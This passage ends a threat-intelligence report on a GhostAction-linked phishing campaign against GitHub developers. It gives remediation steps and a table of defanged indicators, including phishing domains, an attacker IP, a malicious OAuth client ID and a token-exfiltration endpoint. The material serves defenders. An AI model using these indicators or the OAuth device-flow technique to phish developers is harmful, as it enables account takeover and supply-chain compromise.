If a recipient opened the link, preserve browser history, DNS, proxy, and endpoint telemetry before cleanup. If credentials, a passkey challenge, recovery code, or one-time code may have been entered, revoke GitHub sessions and tokens from a known-clean device, reset credentials, review SSH and GPG keys, inspect OAuth and GitHub App authorizations, and audit repository and organization activity.
Specifically remove any unfamiliar OAuth grant associated with client ID Ov23ctrqCqZ79UaYKwyq, then rotate credentials and review activity before restoring repository access. Organization owners should also review OAuth application access because GitHub organization policy can limit whether a user-authorized app reaches organization resources.
Repositories accessible to the account should be checked for unexpected workflows, unsigned direct pushes, modified release assets, new deploy keys, changed webhooks, and trigger-only commits. Rotate package-publishing, cloud, deployment, and CI/CD secrets reachable by the account or its workflows. Removing a malicious workflow does not invalidate credentials already copied by the attacker.
Indicators and Confidence
Indicator
Role
Confidence
my-github[.]com
Phishing and GhostAction-associated domain
Confirmed
193.32.204[.]199
GhostAction exfiltration, phishing-domain host, and malicious scanner
Confirmed
/SDRVuhYw
Targeted phishing path with mutable redirects
Confirmed
/login
Fake GitHub username/password page
Confirmed by screenshot
/sessions/two-factor/app
Fake GitHub authenticator-code page
Confirmed by screenshot
OAuth client Ov23ctrqCqZ79UaYKwyq
Device-flow client requesting repository and workflow access
Confirmed in source
TCP/8443 /t?value=
OAuth-token exfiltration endpoint
Confirmed in source; successful receipt unverified
/vh_beacon, vh_device, VH1–VH5
OAuth automation markers
Confirmed in source
/s/6b159…23f2.js
Redirect-controller JavaScript
Confirmed and fully recovered from HAR
/s/6b159…23f2
Per-session redirect-control polling endpoint
Confirmed in HAR
68c20885…119f8
SHA-256 of redirect-controller JavaScript
Confirmed in HAR
e6bdd7e7…1449
SHA-256 of captured GitHub redirect response
Confirmed in HAR
Apib7-x98…Dzdx9I
Google verification meta token embedded in HTML
Confirmed in source; not unique to this infrastructure
noreply@my-github[.]com
Visible phishing sender
Confirmed from forwarded content; original authentication unavailable
Amazon SES eu-west-1
Probable email-delivery service
Moderate; inferred from retained message-ID format
95.214.27[.]108
Fake-login IP presented in lure
Confirmed as content, not confirmed as actor infrastructure
my-gitlab[.]com
Related naming-pattern watchlist domain
Unconfirmed
Conclusion
GhostAction is no longer only a malicious-workflow problem. The campaign infrastructure is now supporting personalized phishing against open-source developers, using the fear of repository and organization compromise to obtain the very access needed for another supply-chain intrusion.
The domain was registered, connected to the existing GhostAction server, and used in a targeted security lure on the same day. Its unique path then shifted between unrelated redirects, reducing the value of one-time automated scans and emphasizing the need to preserve victim-side telemetry. Maintainers and security teams should treat developer-focused identity attacks and repository compromise as one connected incident-response problem.
References
OpenSourceMalware: GhostAction Attack Escalates by Targeting GitHub Users
GitGuardian: GhostAction GitHub Actions Supply Chain Attack Returns
URLScan search for
my-github.comRIPE RDAP for
95.214.27.108Verisign RDAP for
my-github.com
Contact
If you received a similar message, preserve the original email as an .eml file and contact OpenSourceMalware. Original headers and victim-side browser or proxy telemetry may reveal delivery infrastructure and landing-page behavior that disappear from forwarded messages and public scanners.